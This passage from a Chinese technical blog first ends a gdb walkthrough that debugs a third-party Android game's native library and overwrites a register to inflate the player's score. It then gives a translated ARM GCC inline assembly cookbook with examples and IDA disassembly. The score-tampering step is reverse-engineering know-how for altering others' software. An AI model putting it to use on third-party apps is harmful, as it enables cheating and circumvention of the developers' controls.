   0x5dd4c616 <_ZN8GameOver9initScoreEib+30>:    ldr     r3, [pc, #284]  ; (0x5dd4c734 <_ZN8GameOver9initScoreEib+316>)
   0x5dd4c618 <_ZN8GameOver9initScoreEib+32>:    str     r3, [sp, #4]
   0x5dd4c61a <_ZN8GameOver9initScoreEib+34>:    adds    r4, r5, #0
   0x5dd4c61c <_ZN8GameOver9initScoreEib+36>:    adds    r4, #252        ; 0xfc
   0x5dd4c61e <_ZN8GameOver9initScoreEib+38>:    bl      0x5dde73d4 <_ZN7cocos2d13CCUserDefault17sharedUserDefaultEv>
   0x5dd4c622 <_ZN8GameOver9initScoreEib+42>:    ldr     r2, [r4, #32]
   0x5dd4c624 <_ZN8GameOver9initScoreEib+44>:    ldr     r3, [pc, #272]  ; (0x5dd4c738 <_ZN8GameOver9initScoreEib+320>)
End of assembler dump.
(gdb)
```

对照 IDA 反汇编，可以看到是断在了函数的内部，当然我们可以调整断点到函数入口，这里主要是为了演示，就不做调整。

```
.text:001665F8                 EXPORT _ZN8GameOver9initScoreEib
.text:001665F8 _ZN8GameOver9initScoreEib                ; CODE XREF: GameOver::create(int,int,int,cocos
.text:001665F8
.text:001665F8 var_70          = -0x70
.text:001665F8 var_6C          = -0x6C
.text:001665F8 var_68          = -0x68
.text:001665F8 var_64          = -0x64
.text:001665F8 s               = -0x5C
.text:001665F8 var_3C          = -0x3C
.text:001665F8 var_1C          = -0x1C
.text:001665F8
.text:001665F8                 PUSH            {R4-R7,LR}
.text:001665FA                 LDR             R3, =(__stack_chk_guard_ptr - 0x166604)
.text:001665FC                 SUB             SP, SP, #0x5C
.text:001665FE                 STR             R2, [SP,#0x70+var_70]
.text:00166600                 ADD             R3, PC
.text:00166602                 LDR             R3, [R3]
.text:00166604                 MOVS            R6, R1
.text:00166606                 LDR             R1, [SP,#0x70+var_70]
.text:00166608                 LDR             R2, [R3]
.text:0016660A                 MOVS            R5, R0
.text:0016660C                 STR             R3, [SP,#0x70+var_64]
.text:0016660E                 STR             R2, [SP,#0x70+var_1C]
.text:00166610                 STR             R1, [SP,#0x70+var_6C]
.text:00166612                 CMP             R1, #0
.text:00166614                 BEQ             loc_16661A
.text:00166616                 LDR             R3, =0x7FFFFFFF
.text:00166618                 STR             R3, [SP,#0x70+var_6C]
```

http://blog.csdn.net/lifeshow

好了，断点下好了，我们开始游戏，选择“街机”模式开始游戏，然后点几下，再随便点个白块儿让游戏结束。

看看 gdb 的输出窗口：

(gdb) c

Continuing.
[New Thread 8720]
[Switching to Thread 8720]

Breakpoint 1, 0x5dd4c612 in GameOver::initScore(int, bool) () from E:/works/apktools/biecaibaikuaier_an_debug_sign/obj/local/armeabi/libgame.so
(gdb) info registers

r0	0x65cf59f8	1708087800
r1	0x0	0
r2	0x6e0aeb37	1846209335
r3	0x4013d1f4	1075040756
r4	0x65cf5af4	1708088052
r5	0x65cf59f8	1708087800
r6	0x7	7
r7	0x5dde3b2d	1574845229
r8	0x5e1c2c70	1578904688
r9	0x5e0c2f3c	1577856828
r10	0x5cdd5a88	1558010504
r11	0x5e1c2c84	1578904708
r12	0x5e088afc	1577618172
sp	0x5e1c2af8	0x5e1c2af8
lr	0x5dd4ca0f	1574226447
pc	0x5dd4c612	0x5dd4c612 <GameOver::initScore(int, bool)+26>
cpsr	0x30	48

(gdb)set $r6=99999
YES，成功断下！输入 info registers 查看当前寄存器状态，注意查看 r6 寄存器，值为 0x7(我刚才点了 7 个黑块儿)。我们开始个好玩的东西，gdb 输入：set $r6=99999，然后让游戏继续，看看有什么!!!

总结一下：

这里主要是演示了下 Android 平台下，对于无源码的第三方动态库的汇编级调试过程（不针对任何游戏，不用于任何商业目的），目前 google 官 方的调试工具对 native 调试支持不好，希望后面 google 能对这块给力些。上面所涉及的内容只用于技术交流之用处，不用于任何商业目的。

转载请注明出处：生活秀 Enjoy IT!

http://blog.csdn.net/lifeshow/article/details/32914081

Android 漫游记(5)---ARM GCC 内联汇编烹饪书（附实例分析）

原文链接（点击打开链接）

关于本文档

GNU C 编译器针对 ARM RISC 处理器，提供了内联汇编支持。利用这一非常酷炫的特性，我们可以用来优化软件代码中的关键部分，或者可以使用针对特定处理的汇编处理指令。

本文假定，你已经熟悉 ARM 汇编语言。本文不是一篇 ARM 汇编教程，也不是 C 语言教程。

GCC 汇编声明

让我们从一个简单的例子开始。下面的一条 ARM 汇编指令，你可以添加到 C 源码中。

```
/* NOP example-空操作 */

asm("mov r0,r0");
```

上面的指令，讲 r0 寄存器的值移动到 r0，换言之，实际上是一条空操作指令，可以用来实现短延迟。

停！在我们把上面的代码添加到 C 源码之前，请继续阅读下文，否则，可能程序不会像你想象的那样工作。

内联汇编可以使用纯汇编程序一样的指令助记符集，你也可以写一个多行的内联汇编，为了使代码易读，你可以在每行添加一个换行符。

```
asm(
"mov        r0, r0\n\t"
"mov        r0, r0\n\t"
"mov        r0, r0\n\t"
"mov        r0, r0"
);
```

上面的\n\t 换行符和制表符，会使的汇编器更易于处理，更可读。尽管看起来有些奇怪，但这却是 C 编译器在编译 C 源码时的处理方式。

到目前为止，我们看到的内联汇编的表现形式和普通的纯汇编程序一样。但当我们要引用 C 表达式的时候，情况会有所不同。一条标准的内联汇编格式如下：

```
asm(code : output operand list : input operand list : clobber list);
```

内联汇编和 C 操作数之前的关联性体现在上面的 input 和 out 操作数上，对于第三个操作数 clobber（覆盖、破坏），我们后面再解释。

下面的一个例子讲 C 变量 x 进行循环移位操作，x 为整形。循环右移位的结果保存在 y 中。

```
/* Rotating bits example */
asm("mov %[result], %[value], ror #1" : [result] "=r" (y) : [value] "r" (x));
```

我们用冒号，讲每条扩展的 asm 指令分成了 4 个部分：

1，指令码：

```
"mov %[result], %[value], ror #1"
```

2，可选的输出数列表（多个输出数用逗号分隔）。每个输出数的符号名用方括号包围，后面跟一个约束串，然后再加上一个括号包围的 C 表达式。

[result] "=r" (y) /*result：符号名　"=r"：约束串*　(y)：C 表达式/

3，可选的输入操作数列表，语法规则和上面的输出操作数相同。我们的例子中就一个输入操作数：

[value] "r" (x)

实例分析：

先写段小程序：

```
/*
 *    arm inline asm cookbook
 *    Demo Program
 *    Created on: 2014-6
 *    Author: Chris.Z
 */
#include <stdio.h>
#include <stdlib.h>

/**
 * x ROR 1bit to y
 * return y if SUCCESS
 */
int    value_convert(int x)
{
        int y;
        asm volatile
        (
                "mov %[result], %[value], ror #1"
                : [result] "=r" (y)
                : [value] "r" (x)
                :
```

```
        );
        return y;
    }

    int main()
    {
        printf("GCC ARM Inline Assembler CookBook Demo!\n");
        int x = 4;
        printf("call func value_convert with input x:%d,output y:%d\n",x,value_convert(x));
        return 0;
    }
```

程序编译运行后的输出：

```
GCC ARM Inline Assembler CookBook Demo!
call func value_convert with input x:4,output y:2
shell@android:/data/data/com.e
```

http://blog.csdn.net/lifeshow

这段程序的作用是将变量 x，循环右移 1 位（相当于除以 2），结果保存到变量 y。我们看看 IDA 生成的 convert_value 的汇编：

```
.text:00008334 ; =============== S U B R O U T I N E =======================================

.text:00008334
.text:00008334 ; Attributes: bp-based frame
.text:00008334
.text:00008334                         EXPORT value_convert
.text:00008334 value_convert                                   ; CODE XREF: main+28p
.text:00008334
```

```
.text:00008334 var_10              = -0x10
.text:00008334 var_8               = -8
.text:00008334
.text:00008334                         STMFD    SP!, {R4,R11}
.text:00008338                         ADD      R11, SP, #4
.text:0000833C                         SUB      SP, SP, #0x10
.text:00008340                         STR      R0, [R11,#var_10]
.text:00008344                         LDR      R3, [R11,#var_10]
.text:00008348                         MOV      R4, R3,ROR#1      ;编译器将我们的内联汇编直接“搬”了过来，同时使用了 R3 保存 x，R4 保存结果 y
.text:0000834C                         STR      R4, [R11,#var_8]
.text:00008350                         LDR      R3, [R11,#var_8]
.text:00008354                         MOV      R0, R3
.text:00008358                         SUB      SP, R11, #4
.text:0000835C                         LDMFD    SP!, {R4,R11}
.text:00008360                         BX         LR
.text:00008360 ; End of function value_convert
.text:00008360
.text:00008364
.text:00008364 ; =============== S U B R O U T I N E =======================================
```

上面的汇编代码我不会一行行说明，重点关注下红色标注部分。可以看出，编译器汇编我们的内联汇编时，指定 R3 为输入寄存器，R4 为输出寄存器（不同的编译器可能会选择有所不同），同时将 R4、R11 入堆栈。

4，被覆盖（破坏）寄存器列表，我们的例子中没有使用。

正如我们第一个例子看到的 NOP 一样，内联汇编的后面 3 个部分可以省略，这叫做“基础内联汇编”，反之，则称为“扩展内联汇编”。扩展内联汇编中，如果 某个部分为空，则同样需要用冒号分隔，如下例，设置当前程序状态寄存器（CSPR），该指令有一个输入数，没有输出数：

```
asm("msr cpsr,%[ps]" : : [ps]"r"(status));
```

在扩展内联汇编中，甚至可以没有指令码部分。下面的指令告诉编译器，内存发生改变：

```
asm(""::"memory");
```

你可以在内联汇编中添加空格、换行甚至 C 风格注释，以增加可读性：

```
asm("mov       %[result], %[value], ror #1"

                : [result]"=r" (y) /* Rotation result. */
                : [value]"r"     (x) /* Rotated value. */
                : /* No clobbers */
      );
```

扩展内联汇编中，指令码部分的操作数用一个自定义的符号加上百分号来表示（如上例中的 result 和 value），自定义的符号引用输入或输出操作数列表中的对应符号（同名），如上例中：

%[result]　　引用输出操作数，C 变量 y

%[value]　　引用输入操作数，C 变量 x

这里的符号名采用了独立的命名空间，也就是说和其他符号表无关，你可以选一个易记的符号（即使 C 代码中用同名也不影响）。但是，在同一个内联汇编代码段中，必须保持符号名唯一性。

如果你曾经阅读过一些其他程序员写的内联汇编代码，你可能发现和我这里的语法有些不同。实际上，GCC 从 3.1 版开始支持上述的新语法。而在此之前，一直是如下的语法：

```
asm("mov %0, %1, ror #1" : "=r" (result) : "r" (value));
```

操作数用一个带百分号的数字来表示，上述 0%和 1%分别表示第一个、第二个操作数。GCC 的最新版本仍然支持上述语法，但明显，上述语法更容易出错，且难以维护：假设你写一个较长的内联汇编，然后需要在某个位置插入一个新的输出操作数，此时，之后的操作数都需要重新编号。

到此，你可能会觉得内联汇编语法有些晦涩难懂，请不要担心，下面我们详细来说明。除了上面所提的神秘的“覆盖、破坏”操作数列表外，你可能会觉得还有些地 方没搞清楚，是么？实际上，比如我们并没有真正解释“约束串”的含义。我希望你可以通过自己的实践来加深理解。下面，我会讲一些更深入的东西。

C 代码优化过程

选择内联汇编的两个原因：

第一，如果我们需要操作一些底层硬件的时候，C 很多时候无能为力。如没有一条 C 函数可以操作 CSPR 寄存器（***译者注：实际上 Linux C 提供了一个函数调用：ptrace。可以用来操作寄存器，大名鼎鼎的 GDB 就是基于此调用***）。

第二，内联汇编可以构造高度优化的代码。事实上，GNU C 代码优化器做了很多代码优化方面的工作，但往往和实际期望的结果相去甚远。

本节所涉及的内容的重要性往往会被忽视：当我们插入内联汇编时，在编译阶段，C 优化器会对我们的汇编进行处理。让我们看一段编译器生成的汇编代码（循环移位的例子）：

```
00309DE5      ldr     r3, [sp, #0]       @ x, x
E330A0E1      mov     r3, r3, ror #1    @ tmp, x
04308DE5      str     r3, [sp, #4]       @ tmp, y
```

编译器自动选择 r3 寄存器来进行移位操作，当然，也可能会选择其他的寄存器、甚至两个寄存器来操作。让我们再看看另外一个版本的 C 编译器

的结果：

```
E420A0E1        mov r2, r4, ror #1        @ y, x
```

该编译器选择了 r2、r4 寄存器来分别表示 y 和 x 变量。到这里你发现什么没有？

不同的 C 优化器，可能会优化出“不同的结果”！在有些情况，这些优化可能会适得其反，比如你的内联汇编可能会被“忽略”掉。这点依赖于编译器的优化策略， 以及你的代码的上下文。例如：如果在程序的剩余部分，从未使用前面的内联汇编输出操作数，那么优化器很有可能会移除你的汇编。再如我们上面的 NOP 操作， 优化器可能会认为这会降低程序性能的无用操作，而将其“忽略”！

针对这一问题的解决方法是增加 volatile 属性，这一属性告诉编译器不要对本代码段进行优化。针对上面的 NOP 汇编代码，修订如下：

```
/* NOP example, revised */
asm volatile("mov r0, r0");
```

除了上面的情况外，还有种更复杂的情况：优化器可能会重新组织我们的代码！如：

```
i++;
if (j == 1)
    x += 3;
i++;
```

对于上面的代码，优化器会认定两个 i++操作，对于 if 条件没有任何影响，此外，优化器会选择用 i+2 这一条指令来替换两个 i++。因此，代码会被重新组织为：

```
if (j == 1)
    x += 3;
i += 2;
```

这样的结果是：无法保证编译的代码和原始代码保持一致性！

这点可能会对你的编码造成巨大影响。如下面的代码段：

```
asm volatile("mrs r12, cpsr\n\t"
        "orr r12, r12, #0xC0\n\t"
        "msr cpsr_c, r12\n\t" ::: "r12", "cc");
c *= b; /* This may fail. */
asm volatile("mrs r12, cpsr\n"
        "bic r12, r12, #0xC0\n"
        "msr cpsr_c, r12" ::: "r12", "cc");
```

上面的代码 c *=b，c 或者 b 这两个变量可能会在执行过程中由于中断发生修改，因此在代码的上下各增加一段内联汇编：在乘法操作前禁止中断，乘法完成后再继续允许中断。

译者注：上面的 mrs 和 msr 分别是对于程序状态寄存器（CPSR（SPSR））操作指令，我们看看 CPSR 的位分布图：

*上面的两段内联汇编实际上就是首先将 CPSR 的 bit0-bit7 即 CPRS_c 寄存器的 bit6 和 bit7 置为 1，也就是禁止 FIQ 和 IRQ，c *=b 结束后，再将 bit6 和 bit7 清零，即允许 FIQ 和 IRQ。*

然后，不幸的是，优化器可能会选择首先 c*=b，然后再执行两段汇编，或者反过来！这就会让我们的汇编代码不起作用！

针对这个问题，我们可以通过 clobber 操作数列表来解决！针对上例的 clobber 列表：

```
"r12", "cc"
```

通过这个 clobber，通知编译器，我们的汇编代码段修改了 r12，并且修改了 CSPR_c。此外，如果我们在内联汇编中使用硬编码的寄存器（如 r12），会干扰优化器产生最优的代码优化结果。一般情况下，你可以通过传变量的方式，来让编译器决定选择哪个寄存器。上例中的 cc 表示条件寄存器。此外，memory 表示内存被修改，这会让编译器在执行内联汇编段之前存储所有需缓存的值到内存，在执行汇编代码段之后，从内存再重新 reload。加了 clobber 后，编译器必须保持代码顺序，因为在执行完一个带有 clobber 的带代码段后，所操作的变量的内容是不可预料的！

```
asm volatile("mrs r12, cpsr\n\t"
    "orr r12, r12, #0xC0\n\t"
    "msr cpsr_c, r12\n\t" :: : "r12", "cc", "memory");
c *= b; /* This is safe. */
asm volatile("mrs r12, cpsr\n"
    "bic r12, r12, #0xC0\n"
    "msr cpsr_c, r12" ::: "r12", "cc", "memory");
```

上面的方式不是最好的方式，你还可以通过添加一个“伪操作数”来实现一个“人造的依赖”！

```
asm volatile("mrs r12, cpsr\n\t"
    "orr r12, r12, #0xC0\n\t"
    "msr cpsr_c, r12\n\t" : "=X" (b) :: "r12", "cc");
c *= b; /* This is safe. */
asm volatile("mrs r12, cpsr\n"
    "bic r12, r12, #0xC0\n"
    "msr cpsr_c, r12" :: "X" (c) : "r12", "cc");
```

上面的代码，冒充要修改变量 b（"=X"(b)），第二个代码段冒充把 c 变量作为输入操作数（“X”(c)）。通过这种方法，可以在不刷新缓存值的情况来维护我们正确的代码顺序。

实际上，理解优化器是如何影响内联汇编的编译过程是十分重要的。如果有时候，编译后的程序执行结果有些让你云里雾里，那么在你看下一章节之前，好好看看这一部分的内容十分必要！

译者注：这段内容的翻译比较费劲，也比较难以理解，实际上可以总结为：由于 C 优化器的特性，我们在嵌入内联汇编的时候，一定要十分注意，往往编译的结果会 和我们预想的结果不同，常见的一种就是上面所说的，优化器可能会改变原始的代码顺序，针对这种情况，上文也提供了一种聪明的解决方法：伪造操作数！

实例分析：

关于内联汇编的 clobber 操作数，相信和大家一样，译者刚理解起来也是云山雾罩，我们不妨还是用一个小程序来加深我们的理解。这里我们将上一个小程序稍微做些修改如下：

```
/*
 *    arm inline asm cookbook
 *    Demo Program
 *    Created on: 2014-6
 *    Author: Chris.Z
 */
#include <stdio.h>
#include <stdlib.h>

int g_clobbered = 0;<span style="font-family: Arial, Helvetica, sans-serif;">/*新增加*/</span>
/**
 * x ROR 1bit to y
```

```
 * return y if SUCCESS
 */
int    value_convert(int x)
{
        int y;
        asm volatile
        (
                "mov %[result], %[value], ror #1\n\t"
                "mov r7, %[result]\n\t"    /*新增加*/
                "mov %[r_clobberd], r7"    <span style="font-family: Arial, Helvetica, sans-serif;">/*新增加*/</span>
                : [result] "=r" (y),[r_clobberd] "=r" (g_clobbered)
                : [value] "r" (x)
                : "r7"    <span style="font-family: Arial, Helvetica, sans-serif;">/*新增加*/</span>
        );

        return y;
}

int main()
{
        printf("GCC ARM Inline Assembler CookBook Demo!\n");
        int x = 4;
        printf("call func value_convert with input x:%d,output y:%d,and g_clobbered:%d\n",x,value_convert(x),g_clobbered);
        return 0;
}
```

我们新增加了一个全局变量 g_clobbered(主要是为了演示)，重点是在上面的 clobberlist 新增加了一个 r7，首先，我们查看编译后的汇编：

```
.text:00008334 ; =============== S U B R O U T I N E =======================================
.text:00008334
.text:00008334 ; Attributes: bp-based frame
.text:00008334
.text:00008334                         EXPORT value_convert
.text:00008334 value_convert                                           ; CODE XREF: main+30p
.text:00008334
.text:00008334 var_18               = -0x18
.text:00008334 var_10               = -0x10
.text:00008334
.text:00008334                         STMFD    SP!, {R4,R7,R11}
.text:00008338                         ADD      R11, SP, #8
.text:0000833C                         SUB      SP, SP, #0x14
.text:00008340                         STR      R0, [R11,#var_18]
.text:00008344                         LDR      R3, =_GLOBAL_OFFSET_TABLE_ ; PIC mode
.text:00008348                         NOP
.text:0000834C                         LDR      R2, [R11,#var_18]
.text:00008350                         MOV      R4, R2,ROR#1
.text:00008354                         MOV      R7, R4
.text:00008358                         MOV      R2, R7
.text:0000835C                         STR      R4, [R11,#var_10]
.text:00008360                         LDR      R1, =(g_clobbered_ptr - 0x9FE4)
.text:00008364                         LDR      R3, [R3,R1]
.text:00008368                         STR      R2, [R3]
.text:0000836C                         LDR      R3, [R11,#var_10]
.text:00008370                         MOV      R0, R3
.text:00008374                         SUB      SP, R11, #8
.text:00008378                         LDMFD    SP!, {R4,R7,R11}
```

```
.text:0000837C                          BX          LR
.text:0000837C ; End of function value_convert
.text:0000837C
.text:0000837C ; ---------------------------------------------------------------------------
```

然后我们把 r7 从 clobberlist 去掉，再看看生成后的汇编输出：

```
.text:00008334 ; =============== S U B R O U T I N E =======================================
.text:00008334
.text:00008334 ; Attributes: bp-based frame
.text:00008334
.text:00008334                          EXPORT value_convert
.text:00008334 value_convert                                        ; CODE XREF: main+30p
.text:00008334
.text:00008334 var_10               = -0x10
.text:00008334 var_8                = -8
.text:00008334
.text:00008334                          STMFD    SP!, {R4,R11}
.text:00008338                          ADD      R11, SP, #4
.text:0000833C                          SUB      SP, SP, #0x10
.text:00008340                          STR      R0, [R11,#var_10]
.text:00008344                          LDR      R3, =_GLOBAL_OFFSET_TABLE_ ; PIC mode
.text:00008348                          NOP
.text:0000834C                          LDR      R2, [R11,#var_10]
.text:00008350                          MOV      R4, R2,ROR#1
.text:00008354                          MOV      R7, R4
.text:00008358                          MOV      R2, R7
.text:0000835C                          STR      R4, [R11,#var_8]
.text:00008360                          LDR      R1, =(g_clobbered_ptr - 0x9FE4)
```

```
.text:00008364                          LDR       R3, [R3,R1]
.text:00008368                          STR       R2, [R3]
.text:0000836C                          LDR       R3, [R11,#var_8]
.text:00008370                          MOV       R0, R3
.text:00008374                          SUB       SP, R11, #4
.text:00008378                          LDMFD     SP!, {R4,R11}
.text:0000837C                          BX          LR
.text:0000837C ; End of function value_convert
.text:0000837C
.text:0000837C ; ---------------------------------------------------------------------------
```

相信到这里，我们应该基本理解了所谓的“clobber list”的作用：


通过在 clobber list 添加被破坏的寄存器（这里是 r7）或者是内存（符号是：memory），通知编译器，在我们的内联汇编段中，我们修改了某个特定的寄存器或者内存 区域。编译器会将被破坏的寄存器先保存到堆栈，执行完内联汇编后再出栈，也就是保护寄存器原始的值！对于内存，则是在执行完内联汇编后，重新刷新已用的内 存缓存值。

输入和输出操作数

前面的文章里，我们提到对于每个输入或输出操作数，我们可以用一个方括号包围的符号名来表示，后面需要加上一个带有 c 表达式的约束串。

那么，什么是约束串？为什么我们需要使用约束串？我们知道，不同类型的汇编指令需要不同类型的操作数。如，跳转指令 branch(b 指令)的操作数是一个 跳转的目标地址。但是，并不是每个合法的内存地址都是可以作为 b 指令的立即数，实际上 b 指令的立即数为 24 位偏移量

译者注：这里作者是以 32 位 ARM 指令集的 Branch 指令为例的，如果是 Thumb，情况有所不同。下图是 ARM7TDMI 指令集的 Branch 指令编码图：



可以看出，bit0-bit23 表示 Branch 指令的目标偏移值。

在实际编码中，b 指令的操作数往往是一个包含了 32 位数值目标地址的寄存器。在上述的两种类型操作数中，传输给内联汇编的操作数可能会是同一个 C 函数指针，因此在我们传输常量或者变量给内联汇编的时候，内联汇编器必须要知道如何处理我们的参数输入。

对于 ARM 处理器，GCC4 提供了如下的约束类型：

Constraint	**Usage in ARM state**	**Usage in Thumb state**
f	Floating point registers f0 .. f7 *浮点寄存器*	Not available
h	Not available	Registers r8..r15
G	Immediate floating point constant *浮点型立即数常量*	Not available
H	Same a G, but negated	Not available
I	Immediate value in data processing instructions e.g. ORR R0, R0, #operand *立即数*	Constant in the range 0 .. 255 e.g. SWI operand
J	Indexing constants -4095 .. 4095 e.g. LDR R1, [PC, #operand] *偏移常量*	Constant in the range -255 .. -1 e.g. SUB R0, R0, #operand
K	Same as I, but inverted	Same as I, but shifted
L	Same as I, but negated	Constant in the range -7 .. 7 e.g. SUB R0, R1, #operand
l	Same as r	Registers r0..r7

		e.g. PUSH operand
M	Constant in the range of 0 .. 32 or a power of 2 e.g. MOV R2, R1, ROR #operand	Constant that is a multiple of 4 in the range of 0 .. 1020 e.g. ADD R0, SP, #operand
m	Any valid memory address *内存地址*	
N	Not available	Constant in the range of 0 .. 31 e.g. LSL R0, R1, #operand
O	Not available	Constant that is a multiple of 4 in the range of -508 .. 508 e.g. ADD SP, #operand
r	General register r0 .. r15 e.g. SUB operand1, operand2, operand3 *寄存器* ***r0-r15***	Not available
w	Vector floating point registers s0 .. s31	Not available
X	Any operand	

上面的约束字符前面可以增加一个约束修改符（如无约束修改符，则该操作数只读）。有如下预定义的修改符：

Modifier	**Specifies**
=	Write-only operand, usually used for all output operands *只写*
+	Read-write operand, must be listed as an output operand *可读写*
&	A register that should be used for output only *只用作输出*

对于输出操作数，它必须是只写的，且对应 C 表达式的左值。C 编译器可以检查这个约束。而对于输入操作数，是只读的。

注意：C 编译器无法检查内联汇编指令中的操作数是否合法。大部分的合法性错误可以再汇编阶段检查到，汇编器会提示一些奇异的错误信息。比如汇编器报错提升你遇到了一个内部编译器错误，此时，你最好先仔细检查下你的代码。

首先一条约定是：从来不要试图回写输入操作数！但是，如果你需要输入和输出使用同一个操作数怎么办？此时，你可以用上面的约束修改符“+”：

```
asm("mov %[value], %[value], ror #1" : [value] "+r" (y));
```

这和我们上面的位循环的例子很类似。该指令右循环 value 1 位（***译者注：相当于 value 除以 2***）。和前例不同的是，移位结果也保存到了同一个变量 value 中。注意，最新版本的 GCC 可能不再支持“+”符号，此时，我们还有另外一个解决方案：

```
asm("mov %0, %0, ror #1" : "=r" (value) : "0" (value));
```

约束符″0″告诉编译器，对于第一个输入操作数，使用和第一个输出操作数一样的寄存器。

实际上，即使我们不这么做，编译器也可能会为输入和输出操作数选择同样的寄存器。我们再看看上面的一条内联汇编：

```
asm("mov %[result],%[value],ror #1":[result] "=r" (y):[value] "r" (x));
```

编译器产生如下的汇编输出：

```
00309DE5    ldr    r3, [sp, #0]      @ x, x
E330A0E1    mov    r3, r3, ror #1    @ tmp, x
04308DE5    str    r3, [sp, #4]      @ tmp, y
```

大部分情况下，上面的汇编输出不会产生什么问题。但如果上述的输入操作数寄存器在使用之前，输出操作数寄存器就被修改的话，会产生致命错误！对于这种情况，我们可以使用上面的"&"约束修改符：

```
asm volatile("ldr %0, [%1]"         "\n\t"
                "str %2, [%1, #4]" "\n\t"
                : "=&r" (rdv)
                : "r" (&table), "r" (wdv)
                : "memory");
```

上述代码中，一个值从内存表读到寄存器，同时将另外一个值从寄存器写到内存表的另外一个位置。上面的代码中，如果编译器为输入和输出操作数选择同一个寄存 器的话，那么输出值在第一条指令中就已经被修改。幸运的是，"&"符号告诉编译器为输出操作数另外选择一个不同于输入操作数的寄存器。

更多的食谱

内联汇编预处理宏

通过定义预处理宏，我们可以实现内联汇编段的复用。如果我们直接按照上述的语法来定义宏并引用的话，在强 ANSI 编译模式下，会产生很多的编译告警。通过 __asm__ __volatie__定义可以避免上述的告警。下面的代码宏，将一个 long 型的值从小端转为大端（或反之）。

```
#define BYTESWAP(val) \
    __asm__ __volatile__ ( \
        "eor        r3, %1, %1, ror #16\n\t" \
        "bic        r3, r3, #0x00FF0000\n\t" \
        "mov        %0, %1, ror #8\n\t" \
        "eor        %0, %0, r3, lsr #8" \
        : "=r" (val) \
        : "0"(val) \
        : "r3", "cc" \
    );
```

*译者注：这里的大端（**Big-Endian**）和小端（**Little-Endian**）是指字节存储顺序。大端：高位在前，低位在后，小端正好相反。*

如：我们将 0x1234abcd 写入到以 0x0000 开始的内存中，则结果为：

	big-endian	*little-endian*
0x0000	*0x12*	*0xcd*
0x0001	*0x34*	*0xab*
0x0002	*0xab*	*0x34*
0x0003	*0xcd*	*0x12*

C 存根函数

内联汇编宏定义在编译的时候，只是用预定义的代码直接替换。当我们要定义一个很长的代码段时候，这种方式会造成代码尺寸的大幅度增加，这时候，可以定义一个 C 存根函数。上面的预定义宏我们可以重定义如下：

```
unsigned long ByteSwap(unsigned long val)
{
asm volatile (
        "eor     r3, %1, %1, ror #16\n\t"
        "bic     r3, r3, #0x00FF0000\n\t"
        "mov     %0, %1, ror #8\n\t"
        "eor     %0, %0, r3, lsr #8"
        : "=r" (val)
        : "0"(val)
        : "r3"
);
return val;
}
```

重命名 C 变量

默认情况下，GCC 在 C 和汇编中使用一致的函数名或变量名符号。使用下面的汇编声明，我们可以为汇编代码定义一个不同的符号名。

```
unsigned long value asm("clock") = 3686400;
```

上面的声明，将 long 型的 value 声明为 clock，在汇编中可以用 clock 这个符号来引用 value。当然，这种声明方式只适用于全局变量。本地变量（自动变量）不适用。

重命名 C 函数

要重命名一个 C 函数，首先需要一个函数原型声明（因为 C 不支持 asm 关键字来定义函数）：

```
extern long Calc(void) asm ("CALCULATE");
```

上述代码中，如果我们调用函数 Cal，将会生成调用 CALCULATE 函数的指令。

强制指定寄存器

寄存器可以用来存储本地变量。你可以指定内联汇编器使用一个特定的寄存器来存储变量。

```
void Count(void) {
register unsigned char counter asm("r3");

... some code...
asm volatile("eor r3, r3, r3" : "=l" (counter));
... more code...
}
```

上面的指令（***译者注：eor 为逻辑异或指令***）清零 r3 寄存器，也就是清零 counter 变 量。在大部分情况下，上面的代码是劣质代码，因为会干扰优化器工作。此外，优化器在有些情况下也并不会因为“强制指定”而预先保留好 r3 寄存器，例如，优 化器发现 counter 变量在后续的代码中并没有引用的情况下，r3 可能会被再次用作其他地方。同时，在预指定寄存器的情况下，编译器是无法判断寄存器使 用冲突的。如果你预指定了太多的寄存器，在代码生成阶段，编译器可能会用完所有的寄存器，从而导致错误！

零时寄存器

有时候，你需要临时使用一个寄存器，你需要告诉编译器你临时使用了某寄存器。下面的代码实现将一个数调整为 4 的倍数。代码使用了 r3 临时寄存器，同时在 clobber 列表指定 r3。另外，ands 指令修改了状态寄存器，因此指定了 cc 标志。

```
asm volatile(
        "ands       r3, %1, #3"         "\n\t"
        "eor        %0, %0, r3" "\n\t"
        "addne      %0, #4"
        : "=r" (len)
        : "0" (len)
        : "cc", "r3"
    );
```

需要说明的是，上面的硬编码使用寄存器的方式不是一个良好的编码习惯。更好的方法是实现一个 C 存根函数，用本地变量来存储临时值。

常量

MOV 指令可以用来将一个立即数赋值到寄存器，立即数范围为 0-255（*译者注：和上面的 Branch 指令类似，由于指令位数的限制*）

```
asm("mov r0, %[flag]" : : [flag] "I" (0x80));
```

更大的值可以通过循环右移位来实现（偶数位），也就是 $n * 2^x$

其中 0<=n<=255，x 为 0 到 24 范围内的偶数。 由于是循环移位，x 可以设置为 26\28\32，此时，位 32-37 折叠到位 5-0。 当然，也可以使用 MVN（取反传送指令）。

译者注：这段译者没理解原文作者的意思，一般意义上，32 位 ARM 指令的合法立即数生成规则 为：<immediate>=immed_8 循环右移（2×rotate_imm），其中 immed_8 表示 8 位立即数，rotate_imm 表示 4 位的移位值，即用 12 位表示 32 位的立即数。

指令位图如下：

有时候，你可能需要跳转到一个固定的内存地址，该地址由一个预定义的标号来表示：

```
ldr   r3, =JMPADDR
bx    r3
```

JMPADDR 可以取到任何合法的地址值。 如果立即数为合法立即数，那么上面的指令会被转换为：

```
mov   r3, #0x20000000
bx    r3
```

译者注：0x20000000，可以由 0x02 循环右移 0x4 位获得。

如果立即数不合法（比如立即数 0x00F000F0），那么立即数会从文字池中读取到寄存器，上面的代码会被转换为：

```
ldr   r3, .L1
bx    r3
...
.L1: .word 0x00F000F0
```

上面描述的规则同样适用于内联汇编，上面的代码在内联汇编中可以表示如下：

```
asm volatile("bx %0" : : "r" (JMPADDR));
```

编译器会根据 JMPADDR 的实际值，来选择翻译成 MOV、LDR 或者其他方式来加载立即数。比如，JMPARDDR=0xFFFFFF00，那么上面的内联汇编会被转换为：

```
mvn    r3, #0xFF
 bx     r3
```

